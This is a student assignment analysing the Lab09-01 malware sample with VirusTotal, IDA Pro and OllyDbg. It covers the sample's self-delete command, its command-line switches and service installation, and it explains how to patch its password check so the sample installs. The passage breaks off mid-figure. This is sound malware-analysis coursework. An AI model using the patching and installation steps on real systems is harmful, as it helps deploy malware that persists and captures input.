Assignment 6

Adam Livingston

University Of Arizona

CYBV 454 MALWARE THREATS & ANALYSIS

Professor Galde

12 Apr 2023

CYBV 454 Assignment 6 LIVINGSTON

LAB 9-1

- LAB09-01.exe: b94af4a4d4af6eac81fc135abda1c40c (Figure 1)

Basic properties	
MD5	b94af4a4d4af6eac81fc135abda1c40c
SHA-1	d6356b2c6f8d29f8626062b5aefb13b7fc744d54
SHA-256	6ac06dfa543dca43327d55a61d0aaed25f3c90cce791e0555e3e306d47107859
Vhash	064036655d10b8z41hz1bza7z

Figure 1: Virus Total MD5 Hash for file Lab09-01.exe.

Virus Total found 49 of 68 matching security vendor signatures for this malware (Figure 2) and has a compilation timestamp of 2011-10-18 at 18:46:44 UTC (Figure 3).





Figure 2: Virus Total Findings for file Lab09-01.exe.



Header	
Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2011-10-18 18:46:44 UTC
Entry Point	14486
Contained Sections	3

Figure 3: Virus Total compilation timestamp for file Lab09-01.exe.

The file appears to import four dynamic linked libraries: kerenel32, advapi, shell32 and WS2_32. Kernel32.dll indicates that it has the capability to access and modify the core OS functions. Advapi32.dll indicates that core Windows components will be altered, such as the Service Manager and Registry. Ws2_32.dll shows that it contains socket capability for network communication. Shell32.dll suggests that it has the capability to manipulate shortcuts and icons as well as manage UI components. Shell32 can also launch external applications or files.




Figure 4: Virus Total imports for file Lab09-01.exe.

Virus Total also reports that the file has behavior of persistence, privilege escalation, and defense evasion and credential capturing (Figures 5 through 8). It also shows behavior of downloading and writing a file (Figure 8), most likely using functions within Shell32.dll. Based on these findings, this malware is most likely a generic trojan with spyware capabilities that uses shell to download additional packages onto the infected machine when the file is run by the user.

Persistence TA0003

Windows Service T1543.003
- Create service
- Modify service
- Persist via Windows service
- Delete service

Privilege Escalation TA0004

Process Injection T1055
- Spawns processes
- Creates a process in suspended mode (likely to inject code)

Privilege Escalation TA0004

Windows Service T1543.003
- Create service
- Modify service
- Persist via Windows service
- Delete service

Figure 5: Virus Total behavior for file Lab09-01.exe.

Defense Evasion TA0005

Process Injection T1055
- Spawns processes
- Creates a process in suspended mode (likely to inject code)

File Deletion T1070.004
- Deletes itself after installation
- Drops batch files with force delete cmd (self deletion)

Virtualization/Sandbox Evasion T1497
- Contains capabilities to detect virtual machines

Defense Evasion TA0005

File Deletion T1070.004
- Self delete

Timestomp T1070.006
- Timestomp file

Modify Registry T1112
- Delete registry value

Figure 6: Virus Total behavior for file Lab09-01.exe.

Credential Access TA0006

Input Capture T1056

ⓘ Creates a DirectInput object (often for capturing keystrokes)

Figure 7: Virus Total behavior for file Lab09-01.exe.

Collection TA0009

Input Capture T1056

ⓘ Creates a DirectInput object (often for capturing keystrokes)

Command and Control TA0011

Ingress Tool Transfer T1105

ⓘ Download and write a file

Figure 8: Virus Total behavior for file Lab09-01.exe.

LAB 9-1

LAB 9-1 Question 1

How can you get this malware to install itself?

BLUF: Use "-in" with a password or patch the binary.

At first glance, this malware contains one or more dynamic linked library files that potentially need to be used in order to install it (Figure 9).




Figure 9: .dll files in native directory of Lab09-01.exe.

To further analyze what the malware needs to install itself, we need to find out where to begin by knowing where _main is. Looking IDA Pro, _main begins at 0x00402AF0 (Figure 10). We then open the file in ollydbg, press Ctrl+G, enter the address, then set a breakpoint for dynamic analysis. However, before continuing into dynamic debugging, we continue to look within IDA Pro to see what to expect. Immediately we notice a comparison operation at 0x00402AFD that checks to see if one argument was passed into the command line when the malware was run.

```
00402AF0                        ; int __cdecl main(int argc,const char **argv,const c
00402AF0                        _main proc near
00402AF0
00402AF0                        var_182C= dword ptr -182Ch
00402AF0                        var_1828= dword ptr -1828h
00402AF0                        var_1824= dword ptr -1824h
00402AF0                        var_1820= dword ptr -1820h
00402AF0                        var_181C= dword ptr -181Ch
00402AF0                        var_141C= dword ptr -141Ch
00402AF0                        var_101C= dword ptr -101Ch
00402AF0                        var_C1C= dword ptr -0C1Ch
00402AF0                        var_81C= dword ptr -81Ch
00402AF0                        var_818= dword ptr -818h
00402AF0                        var_814= dword ptr -814h
00402AF0                        var_810= dword ptr -810h
00402AF0                        var_80C= dword ptr -80Ch
00402AF0                        var_808= byte ptr -808h
00402AF0                        lpServiceName= dword ptr -408h
00402AF0                        ServiceName= byte ptr -404h
00402AF0                        var_4= dword ptr -4
00402AF0                        arg_0= dword ptr  8
00402AF0                        arg_4= dword ptr  0Ch
00402AF0
00402AF0 000 55                 push    ebp
00402AF1 004 8B EC              mov     ebp, esp
00402AF3 004 B8 2C 18 00 00     mov     eax, 182Ch
00402AF8 004 E8 B3 03 00 00     call    __alloca_probe  ; Call Procedure
00402AFD 1830 83 7D 08 01       cmp     [ebp+arg_0], 1  ; Compare Two Operands
00402B01 1830 75 1A             jnz     short loc_402B1D ; Jump if Not Zero (ZF=0)
```

Figure 9: Beginning of _main for Lab09-01.exe.

Back to olly, we step to that address and, as expected, the comparison operation resulted in the zero-flag being set to 1 (Figure 10). We then see a call to a subroutine at 0x00401000 (Figure 11).

```
EIP 00402B01 Lab09-01.00402B01

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MOD_NOT_FOUND (
```

Figure 10: Zero flag set to 1 after cmp.

```
00402AF8  . E8 B3030000    CALL Lab09-01.00402EB0
00402AFD  . 837D 08 01     CMP DWORD PTR SS:[EBP+8],1
00402B01  .v75 1A          JNZ SHORT Lab09-01.00402B1D
00402B03  . E8 F8E4FFFF    CALL Lab09-01.00401000
00402B08  . 85C0           TEST EAX,EAX
00402B0A  .v74 07          JE SHORT Lab09-01.00402B13
00402B0C  . E8 4FF8FFFF    CALL Lab09-01.00402360
```

Figure 11: Didn't jump, so it calls a subroutine.

We then see in IDA Pro that the subroutine will attempt to open the registry key HKLM\S OFTWARE\Microsoft \XPS (Figure 12). We also see in Figure 13, that after this function is called, it tests the return value. We see in Figure 14 that the zero flag is indeed set after the test is done, indicating that the key does not exist.

```
.text:00401000
.text:00401000                          ; Attributes: bp-based frame
.text:00401000
.text:00401000                          sub_401000 proc near
.text:00401000
.text:00401000                          phkResult= dword ptr -8
.text:00401000                          var_4= dword ptr -4
.text:00401000
.text:00401000 000 55                   push    ebp
.text:00401001 004 8B EC                mov     ebp, esp
.text:00401003 004 83 EC 08             sub     esp, 8          ; Integer Subtraction
.text:00401006 00C 8D 45 F8             lea     eax, [ebp+phkResult] ; Load Effective Address
.text:00401009 00C 50                   push    eax             ; phkResult
.text:0040100A 010 68 3F 00 0F 00       push    0F003Fh         ; samDesired
.text:0040100F 014 6A 00                push    0               ; ulOptions
.text:00401011 018 68 40 C0 40 00       push    offset SubKey   ; "SOFTWARE\\Microsoft \\XPS"
.text:00401016 01C 68 02 00 00 80       push    80000002h       ; hKey
.text:0040101B 020 FF 15 20 B0 40 00 call    ds:RegOpenKeyExA ; Indirect Call Near Procedure
.text:00401021 00C 85 C0                test    eax, eax        ; Logical Compare
.text:00401023 00C 74 04                jz      short loc_401029 ; Jump if Zero (ZF=1)
```

Figure 12: Testing a registry key.

```
.text:00402B03 1830 E8 F8 E4 FF FF   call    sub_401000      ; Call Procedure
.text:00402B08 1830 85 C0            test    eax, eax        ; Logical Compare
.text:00402B0A 1830 74 07            jz      short loc_402B13 ; Jump if Zero (ZF=1)
```

Figure 13: Testing the result.

```
00402B03  . E8 F8E4FFFF   CALL Lab09-01.00401000
00402B08  . 85C0          TEST EAX,EAX
00402B0A  .v74 07         JE SHORT Lab09-01.00402B13
00402B0C  . E8 4FF8FFFF   CALL Lab09-01.00402360
00402B11  .vEB 05         JMP SHORT Lab09-01.00402B18
00402B13  > E8 F8F8FFFF   CALL Lab09-01.00402410
00402B18  >vE9 59020000   JMP Lab09-01.00402D76
00402B1D  > 8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
00402B20  . 8B4D 0C       MOV ECX,DWORD PTR SS:[EBP+C]
00402B23  . 8B5481 FC     MOV EDX,DWORD PTR DS:[ECX+EAX*4-4]
00402B27  . 8955 FC       MOV DWORD PTR SS:[EBP-4],EDX
00402B2A  . 8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00402B2D  . 50            PUSH EAX
00402B2E  . E8 DDF9FFFF   CALL Lab09-01.00402510
00402B33  . 83C4 04       ADD ESP,4
00402B36  . 85C0          TEST EAX,EAX
```

Figure 14: Zero-flag set. Key does not exist.

Following further along, the file expectedly calls subroutine 402410. The IDA version can be seen in Figure 15. We then see in Figure 16 that after the lpszLongPath is called, the string is the path of the file and then the malware calls a command line argument to delete itself. Although the malware won't delete itself since it's in ollydbg, we need to find how to get the malware to install itself.

```
text:00402410 000 55                push    ebp
text:00402411 004 8B EC             mov     ebp, esp
text:00402413 004 81 EC 08 02 00 00 sub     esp, 208h       ; Integer Subtraction
text:00402419 20C 53                push    ebx
text:0040241A 210 56                push    esi
text:0040241B 214 57                push    edi
text:0040241C 218 68 04 01 00 00    push    104h            ; nSize
text:00402421 21C 8D 85 F8 FD FF FF lea     eax, [ebp+Filename] ; Load Effective Address
text:00402427 21C 50                push    eax             ; lpFilename
text:00402428 220 6A 00             push    0               ; hModule
text:0040242A 224 FF 15 38 B0 40 00 call    ds:GetModuleFileNameA ; Indirect Call Near Procedure
text:00402430 218 68 04 01 00 00    push    104h            ; cchBuffer
text:00402435 21C 8D 8D F8 FD FF FF lea     ecx, [ebp+Filename] ; Load Effective Address
text:0040243B 21C 51                push    ecx             ; lpszShortPath
text:0040243C 220 8D 95 F8 FD FF FF lea     edx, [ebp+Filename] ; Load Effective Address
text:00402442 220 52                push    edx             ; lpszLongPath
text:00402443 224 FF 15 3C B0 40 00 call    ds:GetShortPathNameA ; Indirect Call Near Procedure
text:00402449 218 BF DC C0 40 00    mov     edi, offset aCDel ; "/c del "
text:0040244E 218 8D 95 FC FE FF FF lea     edx, [ebp+Parameters] ; Load Effective Address
text:00402454 218 83 C9 FF          or      ecx, 0FFFFFFFFh ; Logical Inclusive OR
text:00402457 218 33 C0             xor     eax, eax        ; Logical Exclusive OR
text:00402459 218 F2 AE             repne scasb             ; Compare String
text:0040245B 218 F7 D1             not     ecx             ; One's Complement Negation
text:0040245D 218 2B F9             sub     edi, ecx        ; Integer Subtraction
```

Figure 15: sub_402410 in IDA.

```
ShortPath

LongPath = "C:\Labs\BinaryCollection\Chapter_9L\Lab09-01.exe"
GetShortPathNameA
ASCII "/c del "
```

Figure 16: Malware attempts to delete itself.

Looking back in IDA, we see that the path the malware takes if it does have a command-line argument eventually pushes the ASCII string, "-in" (Figure 17). Restarting the malware, we can add this as an argument before the malware checks the command line arguments. After the

comparison is done, we see that this time the zero flag is zero meaning that the malware does take only one argument on the command line (Figure 18). However, the malware eventually runs to the same deletion routine as outlined in Figure 16. Eventually, the malware calls sub_402510.

```
.text:00402B3F
.text:00402B3F                          loc_402B3F:
.text:00402B3F 1830 8B 4D 0C            mov     ecx, [ebp+arg_4]
.text:00402B42 1830 8B 51 04            mov     edx, [ecx+4]
.text:00402B45 1830 89 95 E0 E7 FF FF mov     [ebp+var_1820], edx
.text:00402B4B 1830 68 70 C1 40 00      push    offset aIn      ; "-in"
.text:00402B50 1834 8B 85 E0 E7 FF FF mov     eax, [ebp+var_1820]
.text:00402B56 1834 50                  push    eax
.text:00402B57 1838 E8 B3 0C 00 00      call    sub_40380F      ; Call Procedure
.text:00402B5C 1838 83 C4 08            add     esp, 8          ; Add
.text:00402B5F 1830 85 C0               test    eax, eax        ; Logical Compare
.text:00402B61 1830 75 64               jnz     short loc_402BC7 ; Jump if Not Zero (ZF=0)
```

Figure 17: ASCII "-in" found..

```
00402AF8  . E8 B3030000   CALL Lab09-01.00402EB0
00402AFD  . 837D 08 01    CMP DWORD PTR SS:[EBP+8],1
00402B01  .v75 1A         JNZ SHORT Lab09-01.00402B1D
00402B03  . E8 F8E4FFFF   CALL Lab09-01.00401000
00402B08  . 85C0          TEST EAX,EAX
00402B0A  .v74 07         JE SHORT Lab09-01.00402B13
00402B0C  . E8 4FF8FFFF   CALL Lab09-01.00402360

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MOD_NOT_FOUND (0
```

Figure 18: Malware takes one command line argument to continue.

Prior to calling the subroutine, Figure 19 shows argc being placed into EAX and argv placed into ECX. Then it performs an operation to get the last element in the array of command-line parameters and placing the pointer into EAX. We see that this is the "-in" we placed as an argument.

```
JMP Lab09-01.00402D76
MOV EAX,DWORD PTR SS:[EBP+8]
MOV ECX,DWORD PTR SS:[EBP+C]
MOV EDX,DWORD PTR DS:[ECX+EAX*4-4]
MOV DWORD PTR SS:[EBP-4],EDX
MOV EAX,DWORD PTR SS:[EBP-4]
PUSH EAX
CALL Lab09-01.00402510
ADD ESP,4
TEST EAX,EAX

Registers (FPU)
EAX 003C0BCD ASCII "-in"
ECX 003C0B90
EDX 003C0BCD ASCII "-in"
EBX 7FFD6000
ESP 0012E754
EBP 0012FF80
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228
```

Figure 19: Command line argument string placed into EAX before calling subroutine.

Within sub_402510, there are some comparisons done on singular bytes to sanity-check the input, most likely to ensure that the command-line argument is correct, suggesting a password is

used (Figure 20). By following this function along, we see that upon success, it will move the decimal value of 1 into EAX (Figure 21) which gives us a method to patch the program by ensuring that all cases return 1.

```
.text:0040252D
.text:0040252D                          loc_40252D:
.text:0040252D 00C 8B 45 08             mov     eax, [ebp+arg_0]
.text:00402530 00C 8A 08                mov     cl, [eax]
.text:00402532 00C 88 4D FC             mov     [ebp+var_4], cl
.text:00402535 00C 0F BE 55 FC          movsx   edx, [ebp+var_4] ; Move with Sign-Extend
.text:00402539 00C 83 FA 61             cmp     edx, 61h ; 'a'  ; Compare Two Operands
.text:0040253C 00C 74 04                jz      short loc_402542 ; Jump if Zero (ZF=1)
```

Figure 20: Byte operations checking the command line.

```
:00402585 00C 88 45 FC          mov     [ebp+var_4], al
:00402588 00C 0F BE 4D FC       movsx   ecx, [ebp+var_4] ; Move with Sign-Extend
:0040258C 00C 8B 55 08          mov     edx, [ebp+arg_0]
:0040258F 00C 0F BE 42 03       movsx   eax, byte ptr [edx+3] ; Move with Sign-Extend
:00402593 00C 3B C8             cmp     ecx, eax        ; Compare Two Operands
:00402595 00C 74 04             jz      short loc_40259B ; Jump if Zero (ZF=1)

xor     eax, eax        ; Logical Exclusive OR
jmp     short loc_4025A0 ; Jump

.text:0040259B
.text:0040259B                          loc_40259B:
.text:0040259B 00C B8 01 00 00 00       mov     eax, 1
```

Figure 21: Success moves 1 into EAX.

We can see that failure of these checks automatically results in stack-cleanup operations without moving 1 into EAX (Figure 22). Therefore, we can simply modify this portion of the code to move 1 into EAX and then calling return.

```
00402597  . 33C0          XOR EAX,EAX
00402599  .v EB 05        JMP SHORT Lab09-0
0040259B  > B8 01000000   MOV EAX,1
004025A0  > 5F            POP EDI
004025A1  . 8BE5          MOV ESP,EBP
004025A3  . 5D            POP EBP
004025A4  . C3            RETN
004025A5    CC            INT3
```

Figure 22: Instructions for mov and retn.

To do this, we notice in Figure 22 that the code we need to assemble is “B8 01 00 00 00” for moving 1 into EAX and “C3” for return. All we need to do is insert the complete byte sequence of “B8 01 00 00 00 03” at the top of this subroutine. We see the completed edits in Figure 23.

```
0040250F    CC            INT3
00402510    B8 01000000   MOV EAX,1
00402515    C3            RETN
00402516  ?v7D 08         JGE SHORT Lab09-01.00402520
00402518  . 83C9 FF       OR ECX,FFFFFFFF
0040251B  . 33C0          XOR EAX,EAX
0040251D  . F2:AE         REPNE SCAS BYTE PTR ES:[EDI]
0040251F  . F7D1          NOT ECX
00402521  . 83C1 FF       ADD ECX,-1
00402524  . 83F9 04       CMP ECX,4
```

Figure 23: Patched binary.

LAB 9-1 Question 2

What are the command-line options for this program? What is the password requirement?

After the successful patching, the program continues at address 0x00402B3F. We see a string for "-in" followed by a call to sub_40380F (or in Windows XP IDA Pro, _mbscmp) (Figure 24).

```
.text:00402B3F
.text:00402B3F                          loc_402B3F:
.text:00402B3F 1830 8B 4D 0C            mov     ecx, [ebp+arg_4]
.text:00402B42 1830 8B 51 04            mov     edx, [ecx+4]
.text:00402B45 1830 89 95 E0 E7 FF FF mov     [ebp+var_1820], edx
.text:00402B4B 1830 68 70 C1 40 00      push    offset aIn      ; "-in"
.text:00402B50 1834 8B 85 E0 E7 FF FF mov     eax, [ebp+var_1820]
.text:00402B56 1834 50                  push    eax
.text:00402B57 1838 E8 B3 0C 00 00      call    sub_40380F      ; Call Procedure
.text:00402B5C 1838 83 C4 08            add     esp, 8          ; Add
.text:00402B5F 1830 85 C0               test    eax, eax        ; Logical Compare
.text:00402B61 1830 75 64               jnz     short loc_402BC7 ; Jump if Not Zero (ZF=0)
```

Figure 24: Call to subroutine after argument pushed onto stack.

By double-clicking on "aIn", we see that there are three other command line arguments defined in the .data section: -cc, -c, and -re (Figure 25). These were all confirmed to be values pushed onto the stack prior to calling sub_40380F.

```
data:0040C14C    aKSHSPSPerS     db 'k:%s h:%s p:%s per:%s',0Ah,0
data:0040C14C                                           ; DATA XREF: sub_402AF0+26B
data:0040C163                    align 4
data:0040C164    aCc             db '-cc',0             ; DATA XREF: sub_402AF0+1F5
data:0040C168    aC_0            db '-c',0              ; DATA XREF: sub_402AF0+16B
data:0040C16B                    align 4
data:0040C16C    aRe             db '-re',0             ; DATA XREF: sub_402AF0+E3↑
data:0040C170    aIn             db '-in',0             ; DATA XREF: sub_402AF0+5B↑
data:0040C174                    align 10h
data:0040C180    dword_40C180    dd 1                   ; DATA XREF: sub_4030E0+4↑w
```

Figure 25: Command-line options.

In the graph overview of _main in Figure 26, we see a structure that resembles a switch table. The box in the graph overview that resembles what is seen in IDA View is centered on the "push offset aIn" instruction (item 1). As it descends to the right, item 2 contains "push offset aRe",

item 3 is for -cc, and item 4 is for -c. Each function calls sub_40380F after the values are pushed. If the respective command is successfully verified, the path each one takes is the leftmost branch.





Figure 26: _main command line argument switch table.

At both instances of item 1.1 in Figure 26, there is an instruction to push a pointer to a service name prior to a call to sub_402600. Figure 27 shows that these are the only two calls to this function, meaning it is unique to the -in command line argument. Figure 28 shows the local variable names and they are related to service installation functions.



xrefs to sub_402600

Direction	Typ	Address	Text	
	p	sub_402AF0+A0	call	sub_402600; Call Procedure
Do...	p	sub_402AF0+C3	call	sub_402600; Call Procedure

Figure 27: xrefs to sub_402600.

```
00402600
00402600                        ; int __cdecl sub_402600(LPCSTR lpServiceName)
00402600                        sub_402600 proc near
00402600
00402600                        hService= dword ptr -1408h
00402600                        var_1404= byte ptr -1404h
00402600                        Filename= byte ptr -1004h
00402600                        DisplayName= byte ptr -0C04h
00402600                        BinaryPathName= byte ptr -804h
00402600                        hSCManager= dword ptr -404h
00402600                        Src= byte ptr -400h
00402600                        lpServiceName= dword ptr  8
00402600
```

Figure 28: sub_402600 local variables are related to services.

This is confirmed further within the subroutine as the function opens the service manager at 0x004026CC (Figure 29) and then attempts to open a service with the lpServiceName parameter (Figure 30). If it fails to open the desired service, it will move on to the code in Figure 31 to create a service. Otherwise, it will change the service configuration (Figure 32). Based on this, we can deduce that -in command line parameter installs a service, which is logical and means that -in is shorthand for “install”.

```
.text:004026BE 1418 83 E1 03          and     ecx, 3           ; Logical AND
.text:004026C1 1418 F3 A4             rep movsb                ; Move Byte(s) from String to String
.text:004026C3 1418 68 3F 00 0F 00    push    0F003Fh          ; dwDesiredAccess
.text:004026C8 141C 6A 00             push    0                ; lpDatabaseName
.text:004026CA 1420 6A 00             push    0                ; lpMachineName
.text:004026CC 1424 FF 15 00 B0 40 00 call     ds:OpenSCManagerA ; Indirect Call Near Procedure
.text:004026D2 1418 89 85 FC FB FF FF mov      [ebp+hSCManager], eax
.text:004026D8 1418 83 BD FC FB FF FF+cmp      [ebp+hSCManager], 0 ; Compare Two Operands
.text:004026D8 1418 00
.text:004026DF 1418 75 0A             jnz     short loc_4026EB ; Jump if Not Zero (ZF=0)
```

Figure 29: sub_402600 opens the service manager.

```
.text:004026EB                        loc_4026EB:              ; dwDesiredAccess
.text:004026EB 1418 68 FF 01 0F 00    push    0F01FFh
.text:004026F0 141C 8B 45 08          mov     eax, [ebp+lpServiceName]
.text:004026F3 141C 50                push    eax              ; lpServiceName
.text:004026F4 1420 8B 8D FC FB FF FF mov      ecx, [ebp+hSCManager]
.text:004026FA 1420 51                push    ecx              ; hSCManager
.text:004026FB 1424 FF 15 04 B0 40 00 call     ds:OpenServiceA ; Indirect Call Near Procedure
.text:00402701 1418 89 85 F8 EB FF FF mov      [ebp+hService], eax
.text:00402707 1418 83 BD F8 EB FF FF+cmp      [ebp+hService], 0 ; Compare Two Operands
.text:00402707 1418 00
.text:0040270E 1418 74 6D             jz      short loc_40277D ; Jump if Zero (ZF=1)
```

Figure 30: sub_402600 attempts to open a service.

```
.text:004027EC 1438 6A 20              push    20h ;           ; dwServiceType
.text:004027EE 143C 68 FF 01 0F 00     push    0F01FFh         ; dwDesiredAccess
.text:004027F3 1440 8D 8D FC F3 FF FF lea      ecx, [ebp+DisplayName] ; Load Effective Address
.text:004027F9 1440 51                 push    ecx             ; lpDisplayName
.text:004027FA 1444 8B 55 08           mov     edx, [ebp+lpServiceName]
.text:004027FD 1444 52                 push    edx             ; lpServiceName
.text:004027FE 1448 8B 85 FC FB FF FF mov      eax, [ebp+hSCManager]
.text:00402804 1448 50                 push    eax             ; hSCManager
.text:00402805 144C FF 15 10 B0 40 00 call     ds:CreateServiceA ; Indirect Call Near Procedure
.text:0040280B 1418 89 85 F8 EB FF FF mov      [ebp+hService], eax
.text:00402811 1418 83 BD F8 EB FF FF+cmp      [ebp+hService], 0 ; Compare Two Operands
.text:00402811 1418 00
.text:00402818 1418 75 17              jnz     short loc_402831 ; Jump if Not Zero (ZF=0)
```

Figure 31: sub_402600 creating a service.

```
.text:00402710 1418 6A 00              push    0               ; lpDisplayName
.text:00402712 141C 6A 00              push    0               ; lpPassword
